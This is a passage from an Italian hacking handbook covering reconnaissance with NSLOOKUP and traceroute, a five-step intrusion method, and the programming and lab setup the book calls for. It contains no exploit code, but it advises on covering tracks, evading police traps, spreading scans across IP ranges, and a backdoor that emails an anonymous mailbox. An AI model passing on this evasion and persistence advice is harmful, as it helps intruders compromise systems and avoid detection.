L'identificazione del sistema operativo e dei vari software che girano atti a gestire i vari WEB Servers, i servers FTP, quelli EMAIL ecc. è sicuramente una delle attività fondamentali e che in ogni caso deve precedere qualsiasi altro tipo di analisi rivolto ad un sistema.
A dire il vero ancora prima sarebbe utile individuare il tracciamento del sito ovvero la catena di segmenti di rete che dobbiamo percorrere per giungere a quel determinato sistema.
Questo tipo di funzione possiamo eseguirla tramite un normale programma come ad esempio VisualRoute il quale, come abbiamo visto nel capitolo relativo al protocollo ICMP, si basa su questo.
Nel capitolo di ICMP abbiamo scritto un programma che esegue appunto questa funzione.
Un'altra funzione che dobbiamo sicuramente svolgere all'inizio è quella di ottenere tutte le informazioni relative al dominio dove si trova l'host preso di mira.
Qusta funzione possiamo tranquillamente eseguirla tramite l'utility fornita con il sistema operativo NSLOOKUP.
Come abbiamo visto prima il programma deve essere settato su un determinato server il quale sarà quello che ci fornirà le risposte che ci interessano.
Per prima cosa dobbiamo scoprire il dominio che normalmente è la parte più a destra oltre il nome dell'host.
Fate attenzione che non è detto che un determinato host debba necessariamente risiedere sullo stesso sistema su cui gira il nameserver primario relativo al dominio.
Generalmente il dominio è dello stesso proprietario del host anche se di fatto questa non è una regola in quanto molte società si registrano al loro nome determinati domini e successivamente vendono o comunque cedono ad altri i vari host possibili all'interno del dominio stesso.
Un altra cosa da tenere in considerazione è legata al fatto che l'IP restituito da un interrogazione fatta con NSLOOKUP non è necessariamente privato di un determinato HOST.
I nouvi software che gestiscono i vari WEB Servers, mail servers ecc. usano delle tecniche legate alle estensioni dei nuovi protocolli per gestire con un unico IP diversi domini.
Ad esempio nel caso dei WEB Servers il protocollo http alla versione 1.1 permette di gestire degli hosts virtuali e quindi di avere su di un unico IP diversi WEB.

Anche se un determinato IP preso di mira potrebbe essere corrispondente ad un singolo HOST è buona norma ricavare tutte le informazioni sul dominio in cui l'host è inserito.
Partendo da questo è facile ricavare tutte le informazioni legate ai vari IP che potrebbero essere utilizzati o meglio ancora quello del router che gestisce questo.
In questi ultimi tempi le capacità degli hacker stanno crescendo tanto da arrivare a manomettere i vari protocolli come ad esempio IP.
Quando si giunge a trattare quest'ultimo significa che si è abbassato il livello d'intervento a quello dei routers i quali possiedono caratteristiche tali da costituire un ottimo punto di partenza per arrivare ad accedere ai vari hosts ospitati sui servers.
Parlavamo prima di utilizzare alcuni programmi di analisi al fine di identificare i problemi presenti su alcuni servers.
Nella classificazione iniziale relativa alle tipologie degli hackers abbiamo riportato un tipo che teoricamente è in grado di identificare i bugs dei sistemi operativi e dei software di gestione dei vari servers i quali vengono utilizzati per svolgere diversi tipi di servizi, se così li possiamo definire.
Le due classi fondamentali delle operazioni perpetuate dagli hackers tendono generalmente a due tipi di obbiettivi diversi.
Il primo tipo è relativo a quegli attacchi orientati al blocco della macchina i quali vengono eseguiti con mezzi capaci di utilizzare grosse quantità di risorse e quindi, anche se magari l'obbiettivo non giunge proprio al blocco totale, in ogni caso fa scendere a dismisura le prestazioni operative del sistema.
Il secondo tipo di operazioni invece tendono a impossessarsi delle macchine e questo mediante sistemi di falsificazione delle identità o mediante la specifica di password adatte a ottenere determinate permissions.
Una ulteriore suddivisione che deve essere fatta nei confronti degli hackers posiziona questi in base a dove l'azione viene eseguita ovvero se da fuori della rete oppure dall'interno.
In grosse reti aziendali, in particolar modo quando ci sono intranet collegate tramite reti WAN, la problematica degli accessi indesiderati è relativo sia agli utenti interni all'azienda stessa che a quelli esterni.
Il discorso delle passwords per l'accesso a determinate risorse diventa un grosso problema quando si trattano reti aziendali di grandi dimensioni in quanto la complessità dei sistemi hardware è notevole e quindi più un sistema è complesso più diventa facile che in questo possa esserci una svista nei vari settaggi.
Inoltre la probabilità che una certa password circoli diventa più semplice.
Una cosa da tenere sempre in considerazione è relativa alle password di default dei vari sistemi hardware e software.
Molte risorse vengono installate sulla rete e le password di default con le quali le case costruttrici forniscono le periferiche non vengono cambiate.

I passi dell'hacker

Il termine che forse descrive meglio l'hacker è quello del super coder.
Allo stesso delle altre professioni l'hacker possiede un suo metodo che applica prima di eseguire quello che di fatto è l'attacco vero e proprio.
In ogni caso le fasi sono generalmente sempre cinque.
Dopo aver selezionato la vittima l'hacker dovrebbe creare la mappa di quello che sarà di fatto l'attacco.
Questa mappa aiuterà l'hacker a capire come la sua vittima, la rete , i sistemi e le applicazioni interagiscono tra loro.
Dopo aver creata questa mappa l'hacker dovrà anche creare un piano d'esecuzione il quale aiuterà a scoprire le vulnerabilità del sistema della vittima garantendo una maggiore probabilità di successo.
E' a questo punto che l'hacker dovrà confrontare i dati posseduti con quelli presenti nei database dei bugs e dei difetti dei vari componenti del sistema della vittima.
Dopo che l'hacker ha completato i suoi studi e le ricerche dovrà a questo punto stabilire quale potrebbe essere l'entry point ideale per iniziare l'attacco.
Questa è forse la decisione più importante in quanto dalla scelta di questa potrebbe dipendere il successo del tutto.

Considerate il fatto che dall'altra parte potrebbero esserci sia persone che strumenti adatti all'individuazione delle operazione eseguite dall'hacker e n questo caso il rischio potrebbe anche non essere soltanto l'insuccesso dell'attacco.
La pianificazione delle operazione deve prevedere anche quelle operazioni che dovranno servire ad eseguire la copertura della azioni fatte.
Determinate operazioni potrebbero durare giorni se non settimane per cui lasciare i segni di quello che viene fatto potrebbe portare a cadere dentro a trappole spesso fatte anche da agenti di polizia.
Tutti i dati raccolti devono essere attentamente vagliati per vedere se ci sono anomalie di qualsiasi tipo che potrebbero fare pensare a operazioni volontarie fatte da qualche d'uno.
Se non siete più che sicuri lasciate perdere anche perché il rischio è grosso.
In genere conviene prolungare le operazioni di raccolta delle informazioni al fine di riuscire ad aumentare la sicurezza di quello che sarà il momento dell'attacco vero e proprio al fine di rendere il suo tempo il più corto possibile.
Spesso gli hacker creano anche accessi finalizzati solo a confondere le idee.
Supponete di accedere ad un determinato sistema e quindi di avere il controllo di questo.
Per prima cosa potreste settare un qualche accesso FTP o simile in modo tale che se per caso vi trovaste a pensare di essere in pericolo potreste sempre pubblicizzare tale accesso su qualche sito WAREZ in modo da creare una confusione tale sul sistema da passare inosservati.
Nel caso in cui decideste di usare qualche sistema a backdoor potreste programmarlo in modo tale che una volta attivato il socket di accesso questa invierebbe un email a qualche casella anonima che voi avrete l'accortezza di controllare passando da qualche anonimizzatore.
Ritornando ai cinque passi fondamentali dell'hacker li possiamo riassumere mediante le seguenti voci:

- **Creazione di una mappa di attacco.**

Mediante l'utilizzo di utilities pubbliche o mediante altre scritte personalmente possiamo raccogliere tutte le informazioni legate ad un determinato sistema vittima.
Tra queste informazioni ci sono quelle generali legate al dominio e agli host collegati a questo.
Un utility tra quelle necessarie a questo punto c'è ad esempio NSLOOKUP.

- **Creazione di un piano d'esecuzione**

L'hacker quando crea il piano d'esecuzione ha tre punti in mente e precisamente : i servizi vulnerabili, il sistema operativo dell'obbiettivo e gli exploits locali o remoti necessari per portare a termine un intrusione positiva.

- **Definizione del punto d'inizio**

L'ultima vulnerabilità è spesso la meno protetta.
L'hacker conosce questo e quindi esegue il primo tentativo basandosi su questo principio.
Viene anche eseguito uno scanning del sistema per determinare quali hosts sono ondine e quali vulnerabilità questi possiedono.

- **Accesso continuato e nascosto**

Dopo aver stabilito un metodo d'attacco l'hacker eseguirà il test delle potenziali vulnerabilità eseguendole su un range di IP sempre differenti in modo da non allarmare.

- **L'attacco**

L'intrusione per se stessa è una fase relativamente rapida.
L'hacker guadagna l'accesso tramite un servizio vulnerabilità ma deve ricordarsi che il cuore di tutto è l'attività legata alla copertura di quello che ha fatto.

L'hackeraggio è per se stessa un attività legata a moltissimi fattori quasi tutti tecnici anche se poi alla fine di fatto potrebbe essere una fattore importantissimo quella che potremmo definire con il termine di "ingegneria sociale".
Ci sono delle volte che lo studio delle caratteristiche psicologiche e sociologiche degli individui potrebbe condurre a guadagnare le password di accesso sistemi remoti.

In questo volume vedrete che verranno trattati un numero abbastanza grande di argomentazioni anche se di fatto queste non costituiscono l'insieme di quelle che devono essere usate in ogni attacco.
Ogni sistema possiede le sue caratteristiche e anche due sistemi con le stesse caratteristiche hardware e software probabilmente avranno differenze fondamentali dovute ai metodi differenti di settaggio legate alle filosofie di diversi amministratori di sistema.
Abbiamo già detto diverse volte che per tante conoscenze uno abbia non esiste una bacchetta magica che permetta di entrare in tutti i sistemi.
Il fatto di conoscere diverse metodologie permette solo di ampliare le possibilità ma in ogni caso seremo sempre lungi da avere una sicurezza al 100%.


Le conoscenze

Una domanda che sarà sorta spontanea alla vista di questo libro è sicuramente stata attinente a quelli che sarebbero stati gli argomenti trattati al suo interno.
Il progetto è ambito in quanto normalmente i libri che trattano questi argomenti riportano esclusivamente determinati concetti partendo dal presupposto che le persone possiedano già altri tipi di nozionismi.
Questo è di fatto una lacuna che però è quasi sempre necessaria al fine di non fare diventare eccessivamente vasta l'argomentazione trattata.
Il problema però, come dicevamo prima, è che i concetti ce l'hacker deve conoscere sono molto vasti e vanno da quelli relativi all'hardware dei vari sistemi, ai sistemi operativi, ai linguaggi di programmazione, alla teoria delle reti e dei protocolli per giungere a quegli strati che supportandosi sui vari OS offrono funzioni da servers come ad esempio i WEB Server, i MAIL Server ecc.
Già per se stessi ciascuno di questi possiedono una vastità elevatissima e quindi l'ambizione di questo progetto sta nel fatto di riuscire a riportare in un volume con un numero di pagine accettabile le informazioni giuste riportate in modo corretto ed in particolar modo con esempi che rendano queste funzionali e utilizzabili.
Scrivere pagine e pagine di informazioni è semplice in quanto basterebbe riportare i vari testi che descrivono gli standard per riuscire a riempire migliaia di pagine.
La difficoltà sta invece nel mettere tutto l'essenziale in una forma concatenata stando attenti a non mettere l'inutile e di inserire invece il necessario.
Chiaramente sugli argomenti riportati non potremo fare un trattato anche se in alcuni punti tratteremo informazioni che forse vi sembreranno superflue ma che di fatto la conoscenza di queste è necessaria per qualche metodologia riportata.
Dovremo necessariamente vedere anche alcune informazioni legate alla programmazione in un linguaggio e precisamente sul linguaggio C.
Il linguaggio C risulta essere una scelta obbligata in quanto la manipolazione a basso livello delle informazioni presenti nei pacchetti di dati è quasi esclusivamente dominio di quelli definiti come di baso livello.
L'assembler sarebbe sicuramente il più idoneo sia per questioni di compattezza che di velocità ma allo stesso tempo risulta essere anche il più complesso da apprendere a causa della minuziosità dei vari passaggi negli sviluppi algoritmici per cui il linguaggio C pur possedendo alcune cose simili all'assembler semplifica notevolmente la vita in quanto molto più simile al nostro linguaggio naturale.
Il linguaggio C potrebbe essere definito come un super assembler in quanto per alcuni versi, in particolar modo per quanto riguarda la gestione delle memoria, possiede grosse similitudini con questo.
Tra gli argomenti di questo volume in ogni caso riporteremo anche degli accenni all'assembler dato ce alcune cose devono necessariamente possedere queste basi per essere comprese ed eseguite.
Mi riferisco ad esempio a certi tipi di attacchi legati ai buffers overflow i quali sia per la loro natura legata alla gestione della memoria che per quanto riguarda le modifiche da fare per l'esecuzione dell' exploit stesso, risultano necessarie conoscenze legate all'assembler.
Come avevamo accennato precedentemente i linguaggi utilizzano funzioni offerte dai sistemi operativi su cui si basano.
Questo significa che anche alcuni concetti legati a questi dovranno essere presi in considerazione anche perché alla fine del tutto conoscere come sono strutturati gli OS risulta essere culturalmente, in senso informatico, importante.

La definizione precedente che affermava il fatto che i linguaggi utilizzassero funzioni offerte dal sistema operativo ci porta a intuire che certi tipi di funzionalità potrebbero essere proprie dell'OS su cui si esegue un certo sviluppo.
Questo è sicuramente vero ma di fatto esistono in quasi tutti i casi dei porting delle varie librerie sotto tutti i sistemi operativi.
Nel 1987 dopo aver iniziato l'esperienza con la rete FidoNet iniziai anche quella con un rete interamente gestita dalle funzioni presenti in ambiente Unix e precisamente offerte da UUCP.
Questa tendenza del sistema operativo Unix a gestire già con funzioni presenti nella sua dotazione di base tutti quei sevizi di rete, ha portato questo a essere considerato in modo privilegiato per tutte quelle funzioni che tendono ad eseguire reti basate su certi protocolli.
Linux di fatto possiede al suo interno tutte le funzioni necessarie alla gestione di reti sia dal punto di vista di quello che è il meccanismo di trasferimento delle informazioni che da quello che è invece il sistema adatto ala creazione di sistemi legati alla sicurezza di rete come ad esempio nel caso dei firewall.
Alcune librerie presenti sotto questo sistema operativo permettono di gestire tutte quelle funzionalità che sono essenziali per i compiti che si prefigge di raggiungere un hacker.
Parlo ad esempio della libreria TCPDUMP la quale dispone di funzioni molto consistenti per quello che riguarda la gestione dei pacchetti legati al protocollo TCP/IP.
In ogni caso queste librerie sono state portate anche sotto sistema Windows per cui la scelta ce faremmo durante la trattazione di questo volume sarà relativa a quelle librerie che è possibile trovare in ambedue gli ambienti.
Sotto Windows è necessario considerare l'ambiente Microsoft in quanto Windows non risulta più essere un semplice OS ma un collante che tiene insieme decine e decine di altri sistemi i quali dispongono di SDK specifici creati per la scrittura di software che attenendosi a tali funzioni permettono la creazione di certi software.
Microsoft ogni qualche mese distribuisce un CD con tutti gli SDK legati a Windows e ai vari strati di questo.
Omettere completamente l'ambiente Borland non sarebbe corretto in quanto quest'ambiente di sviluppo grazie all'utilizzo di quelli definiti con il termine di VCL offre una semplicità e una velocità nello sviluppo di certe applicazioni che Microsoft non possiede.
La filosofia adottata dalla Borland per i suoi sistemi di sviluppo semplifica moltissimo la creazione e la gestione di programmi in quanto molte funzionalità che negli altri linguaggi venivano usate scrivendo delle righe di programma in questo sistema di sviluppo le stesse cose vengono fatte semplicemente posizionando a video sopra ai forms gli oggetti VCL che le rappresentano.
La gestione delle trasmissioni su rete vengono fatte mediante l'utilizzo di quelli chiamati Socket.
Tra i vari componenti che C++Builder dispone nelle sue toolbars ne esistono alcuni legati a questo tipo di trasmissioni per cui la creazione di un Socket da utilizzare per un collegamento TCP o UDP sarà sufficiente prendere l'icona dalla toolbar che la rappresenta e posizionarla sul form attivo in quell'istante.
Chiaramente la disponibilità negli ultimi mesi del .NET Framework e la sua implementazione nei nuovi sistemi operativi come ad esempio WHISTLER e Windows XP fa si che l'uso del Visual Studio di Microsoft debba necessariamente essere considerato in primo piano ma allo stesso tempo la presenza di certi componenti in C++Builder fa si che non si possa ignorare neppure questo.
In alcuni casi la creazione di un software legato alla trasmissione di pacchetti TCP/UDP creato con CPPBuilder è questione di pochi istanti.
Dicevo prima che Microsoft ogni tanto rilascia un CD con tutti gli SDK.
Su questo CD esiste una quantità di documentazione impressionate relativa all'infinità di sistemi di sviluppo destinati a tutti quegli ambienti che oggi come oggi compongono Windows.
Quando si vede la lista per la prima volta si rimane sconcertati in quanto prima era difficile immaginare che all'interno di Windows ci potessero essere cosi tanti componenti destinati a qualsiasi funzione a partire dall'acquisizione immagini per arrivare a quelle relative alla crittografia.
Prima di inventare l'acqua calda consiglierei di dargli un occhiata in quanto al suo interno è possibile trovare qualsiasi genere di funzione per qualsiasi scopo molte delle quali indirizzate alla gestione delle reti.

Ovviamente il discorso delle consultazioni di librerie esterne diventa un cosa semplice quando si possiedono già certe conoscenze di base legate all'uso dei vari linguaggi.
Proseguendo questa panoramica legata alle conoscenze necessarie per l'utilizzo di certe tecniche, ovvero quelle che tratteremo in questo volume, dobbiamo necessariamente includere alcune legate all'hardware dei sistemi e delle reti.
In questi ultimi tempi l'hackeraggio dei sistemi ha spostato le tecniche verso quelli che sono i dispositivi a basso livello come ad esempio nel caso dei router.
Un certo tipo di visione è anche necessaria per riuscire a concepire alcune funzioni legate al basso livello in particolar modo per quanto riguarda la gestione della memoria dei sistemi.
Chiaramente partendo da questo livello è necessario anche avere alcune conoscenze rispetto a quelle che sono le successive stratificazioni su cui si basano i sistemi operativi.
Lo strato hardware di fatto possiede un primo livello software che permette l'interfacciamento del software con questo e precisamente il BIOS con le estensioni che permettono le gestioni di rete.
Fino qualche anno fa le stratificazioni che costituivano un sistema funzionante terminavano a questo punto ovvero hardware, bios e su questi il sistemo operativo con i suoi vari linguaggi di programmazione che permettevano la scrittura di software.
L'unione delle macchine alle configurazioni di rete, hardware e software, ha permesso la scrittura di ulteriori strati costituiti da sistemi che tendono a gestire automaticamente le configurazioni e le funzionalità come nel caso dei sistemi LDAP, ActiveDirectory e di molti servers che possono essere installati sui sistemi al fine di gestire determinati protocolli di livello più elevato di quelli di base.
I sistemi operativi di un tempo sfruttando le funzioni del BIOS permettevano l'uso delle periferiche hardware grazie a un certo numero di nuove funzioni implementate dentro a questi.
OS come Windows negli anni hanno aggiunto tecnologie particolari come ad esempio il sistema OLE da cui sono poi successivamente derivate altre come la tecnologia ActiveX, quella COM, la DCOM e cosi via.
Si tratta di argomenti complessi se visti alla luce della loro progettazione, ma noi fortunatamente dovremmo solo utilizzarle come tali mediante le funzioni di importazione all'interno dei linguaggi usati per la scrittura dei moduli operativi.
Lo studio dei servers è sicuramente un punto impossibile da omettere in quanto moltissimi exploit vengono eseguiti partendo da questi e non solo da WEB server, mail server ma anche quelloi nuovi come ad esempio Biz Talk server, Share Portal server, ISA Server ecc.
I linguaggi di programmazione visti insieme alle varie librerie di funzioni specifiche per la creazione di programmi di rete serviranno alla scrittura di quelli che ho definito con il termine di moduli operativi ma che di fatto non sono altro che i programmi software che hanno come finalità quella di rendere pratiche tutte le teorie legate alla perpetuazione delle funzioni di hacking.
Questo non significa che dovremo perdere tempo a riscriverci qualsiasi software necessario per lo svolgimento di alcune funzioni come lo sniffing in quanto per fare questo potremo tranquillamente utilizzare i moltissimi programmi che esistono in circolazione i quali in moltissimi casi sono veramente ben fatti.
Programmi come ad esempio SOLARWIND, COMMVIEW ed altri ancora utilizzano tecniche tali che se uno volesse mettersi li a riscriverli perderebbe diversi mesi se non anni, senza considerare che farlo sarebbe inutile.
Questo è per dire che tra le conoscenze che cureremo ci saranno quelle legate all'uso di certi programmi.
Il viaggio di questo volume proseguirà verso quello che è di fatto la rete con tutti i suoi strati funzionali ciascuno dei quali indirizzato allo svolgimento di alcune funzioni.
Nella panoramica legata ai vari linguaggi vedremo anche programmi scritti da noi per il controllo di questi.
Molti protocolli come ad esempio ICMP sono essenziali per l'individuazione delle caratteristiche di certi hosts.
Inoltre nell'ambito delle strutture di rete dovremmo anche accennare ai vari meccanismi che regolano certi tipi di funzioni in internet come quello legato ai DNS.
Inutile dire che le conoscenze dei vari meccanismi ha un duplice scopo ovvero quello legato allo sfruttamento funzionale di questi e quello dell'individuazione di certi suoi bugs.
Il viaggio continuerà poi infine con i vari exploits possibili suddivisi per tipologia.


A riguardo di questo possiamo dire che in genere questi problemi all'interno dei servers o dei sistemi operativi potrebbero esserci per anni senza che nessuno se ne accorga.
Dal punto di vista dell'amministratore di sistema è importante che questo regolarmente segua gli avvisi che compaiono sui vari siti relativi ai costruttori dell'hardware e dei sistemi operativi.
Il punto di vista dell'hacker invece cerca di anticipare l'installazione delle hotfix e delle patch da parte dei vari amministratori.
L'individuazione di questi è possibile farlo grazie ad alcuni programmi che vedremo successivamente.
Rimane comunque scontato il fatto che la prima parte relativa ai concetti di programmazione, ai sistemi operativi ed ad altre cose che non sono concettualmente attinenti a quella che è la rete vera e propria, il livello non è dei più approfonditi ma comunque sufficiente a portare avanti gli altri concetti.
Il discorso è orientato a portare il lettore a riuscire a scriversi le proprie routine e i propri programmi adatti a verificare le teorie che necessariamente deve farsi quando segue a livello di analisi un determinato sistema.
L'utilizzo del linguaggio di programmazione necessita anche della conoscenza di alcune librerie di funzioni che in questo caso sono comunque orientate alla gestione dei pacchetti e della rete stessa.
Infatti molte librerie che sono presenti sotto sistemi operativi come ad esempio Linux sono state di fatto portate anche in ambienti come Windows.
In questo volume tratteremo appunto quelle che sono presenti in tutti gli ambienti per dare la possibilità di scegliere il sistema operativo di base che uno desidera.
Alcuni tipi di conoscenze sembreranno a prima vista più destinate ai crackers che agli hacker.
Di fatto questo non è vero in quanto la ricerca di determinati tipi di exploits pretendono conoscenze che sono molto simili a quelle del primo tipo in quanto di fatto sono debuggers e disassemblatori.
L'hackers dovrà crearsi un laboratorio in cui saranno presenti determinati sistemi di sviluppo e quindi linguaggi e librerie ed in particolar modo dovrà disporre della possibilità di montare sulla propria macchina anche i software verso i quali dedicherà le proprie attenzioni.
In altre parole se ad esempio la sua ricerca fosse orientata verso l'individuazione di exploits legati a servers, come lo potrebbe essere IIS (Internet Information Server), dovrà essere sua cura istallarsi questo software sulla sua macchina per poterlo mettere in analisi e vedere le risposte a determinati test.
Sicuramente il sistema operativo da utilizzare dovrà essere una versione server e quindi o Linux oppure una versione di Windows come ad esempio Whistler o Windows 2000 server.
Alcuni sistemi operativi come Windows 2000 Advanced Server possiedono le caratteristiche delle versioni server ma in più dispongono di funzionalità che ben difficilmente sarà possibile utilizzare in un ambiente non professionale.
Questa versione infatti si differenzia dalla versione normale per il fatto che permette la gestione dei sistemi in cluster ovvero quelli in cui i servizi vengono gestiti su due macchine indipendenti ciascuna delle quali è sempre pronta a prendere il posto dell'altra nel caso in cui una di queste andasse in crash.
Il fatto di avere già un bagaglio culturale è di fatto importante anche se lo scopo di questo volume è quello di dare tutto il nozionismo necessario per lo svolgimento di determinate attività.
Linux in questo caso dispone sicuramente di maggiori risorse anche se il loro uso è più ostico.
I sistemi di sviluppo relativi a Windows sono sicuramente più orientati all'utente finale anche per la sua facilità d'uso dovuto alla presenza delle finestre in cui spesso il controllo dei programmi viene eseguito con il mouse.
Comunque come dicevamo prima le librerie che verranno descritte sono relative a tutti e due gli ambienti per cui avrete la libertà di scegliere quello ce più vi aggrada.
La scelta delle librerie è stata ardua in quanto ho dovuto cercare in mezzo a centinaia di ambienti che sono al giorno d'oggi reperibili sulla rete.
Vie chiederete come mai vengono trattate più librerie relative alla trasmissione di dati tramite TCP/IP.
In effetti le librerie sembrerebbero simili ma non lo sono in quanto alcune funzionalità sono presenti solo in una di queste e non nelle altre.

Per fare un esempio ho riportato la libreria socket e anche quella legata a tcpdump o windump in ambiente Windows.
Le funzionalità di capture dei pacchetti è presente solo nella seconda famiglia di librerie e non nella prima.
Socket 2 è efficientissima per tutte quelle funzionalità che possono essere utilizzate a livello di applicazione ma dovendo scendere come livello a quello d'interfaccia il pacchetto non è più sufficiente.
La serie di classi create a partire da Winsock 2 possono essere considerate come basi standard per quello che riguarda la scrittura di applicazioni che aderiscono a questo pacchetto.
Ripeto che la gestione fatta da CPP Builder è sicuramente la più facile in quanto una connessione TCP o UDP corrisponde ad inserire visivamente sul form di lavoro il componente relativo alla gestione in questione.
Anche la parametrizzazione viene eseguita tramite settaggio visivo dei parametri.

CPP Builder semplifica la vita facendo ben poca cosa solo che quel poco corrisponde al modo di pensare delle persone.
Come si suole dire l'uomo ragiona per immagini e di fatto l'allocazione di una classe avviene posizionando a video l'oggetto.
A questo CPP Builder assegna un nome a caso come ad esempio nell'immagine precedente la connessione TCP è stata chiamata Socket.
I parametri possono essere inseriti nel OBJECT INSPECTOR oppure direttamente nei campi tramite linee di programmazione.
Se si vuole inserire l'IP di connessione dentro alla finestra dell'inpsector e sufficiente farlo direttamente.
Se la necessità invece avviene da dentro al programma si potrà accedere a tale parametro usando lo stesso nome che viene visualizzato dentro a questa finestra usando il nome per riferirsi a quella connessione specifica.
Per spiegarmi meglio la connessione CPP Builder l'ha chiamata Socket e il parametro dell' IP si chiama Hot per cui volendo da programmazione cambiare questo valore sarà sufficiente dare :

```
Socket.Host = “192.167.222.4”;
```

Nel volume tratteremo anche il trattamento di base dei socket da parte di linguaggio come Java e quindi poi sarà compito vostro selezionare un sistema oppure un altro.
D'altra parte non esistono complicazioni particolari a livello algoritmico in quanto indipendentemente dal sistema scelto i passi da fare per arrivare a creare una connessione TCP o UDP sono gli stessi.
Le funzioni che vengono fatte da CPP Builder di fatto sono esattamente le stesse che verrebbero fatte scrivendo degli statement in C++ manualmente ma chiaramente il fatto che tutto venga fatto con il mouse sulla spazio di lavoro semplifica la creazione dei modelli mentali.
Quando noi prendiamo un determinato componente e lo inseriamo sul form il sistema alloca la nuova classe mediante l'istruzione :

```
nome_classe  variabile = new nome_classe();
```

Eseguendo quest'istruzione manualmente dovremmo solo selezionare il nome della variabile in modo tale che questo possa essere usato successivamente per accedere ai membri della classe stessa.
Nel caso del sistema di programmazione visuale il sistema di sviluppo attribuisce un nome di default lasciandoci comunque la liberta di cambiarle tramite sempre l'OBJECT INSPECTOR.
Chiaramente il fatto di parlare anche di questo sistema di sviluppo potrebbe indurre a complicare ancora di più la scelta verso il sistema da utilizzare.
Nel campo dell'hacking, come abbiamo già detto, la scelta migliore è sicuramente LINUX in quanto tutte le librerie e gli strumenti sono già inclusi dentro al sistema operativo stesso.
In ogni caso vorrei che fosse chiaro che la maggior parte dei programmi che verranno visti utilizzano il meccanismo offerto dai socket per comunicare sulla rete.
Tale utilizzo è quanto di più semplice ci sia in quanto in genere prevede pochissime istruzioni tra le quali una adatta settare l'ambiente e qualche altra come ad esempio quella che apre il socket ovvero il canale di comunicazione vero e proprio.
Ritornando al discorso di cosa si dovrà installare per avere un ambiente di lavoro sul quale esercitarsi possiamo fare solo un altro tipo di considerazione.
Come abbiamo detto precedentemente in questo settore Linux è sicuramente l'ambiente migliore in quanto questo dispone al suo interno di tutti i sistemi di sviluppo, di tutte le librerie, di tutti i servers di cui uno potrebbe aver bisogno.
Il problema è che abituati a certe utility classiche del sistema operativo di casa Microsoft spesso non siamo in grado di distaccarcene completamente per cui moltissime volte questi due OS convivono sugli stessi dischi in partizioni differenti.
L'evoluzione che hanno avuto in questi ultimi anni i dischi fissi ci hanno permesso di non considerare più un problema quello dello spazio in quanto su dischi da 20 o più Gbytes possono starci tranquillamente tutte le versioni di sistema operativo che vogliamo.
In ogni caso esistono alcuni pacchetti che permettono di potere gestire dentro ad un finestra di un sistema operativo l'altro OS.
All'interno di una finestra di Linux possiamo tranquillamente far giarare Windows o viceversa.
Il sosftware che gestisce questa potenzialità si chiama VMWARE.

VMWARE si attiene al concetto delle macchine virtuali e di fatto permette di gestire delle finestre dentro al sistema operativo originale, dentro alle quali possono essere fatti girare altri sistemi operativi.
La simulazione della macchina è globale tanto che quando si preme nella finestra il pulsante dell'interrutore d'accensione, il software simula il boot completo con tanto di diagnostica della RAM.
Come abbiamo detto l'utilizzo di VMWARE permette di non dover scegliere la partizione ma al contrario è possibile fare girare diversi sistemi operativi contemporaneamente.
In ogni caso questa è una delle soluzioni per avere sia WINDOWS che LINUX.
Nell'ambito dei compilatori è possibile avere il Visual Studio per quello che riguarda i programmi Windows e il compilatore GCC di Linux per quanto è relativo a Unix.
In ambiente Windows sono stati fatti dei porting di alcuni sistemi di sviluppo Linux come ad esempio CYGWIN il quale è in grado di compilare moltissimi programmi destinati all'ambiente Linux.
L'hacker può scegliere un solo sistema operativo anche se di fatto sarebbe cosa buona disporre di tutti e due gli ambienti.

I sistemi operativi

Potremmo dire che esistono diversi sistemi operativi a cui è possibile accedere tramite rete anche se di fatto gli unici che considereremo sono di fatto Unix e Windows.
Si tratta di due sistemi operativi completamente differenti come ottica e anche come scopi d'utilizzo.
Il primo è un sistema operativo nato originariamente su macchine di classe maggire rispetto al PC nato già originariamente per le gestioni multiusers e multitasking.
Windows invece nasce come evoluzione grafica di MsDos è di fatto è sempre stato un sistema operativo monoutente che negli ultimi anni si è indirizzato alle gestioni di rete.
Strutturalmente siamo di fronte a due idee completamente opposte a riguardo della metodologia di progettazione e sviluppo.
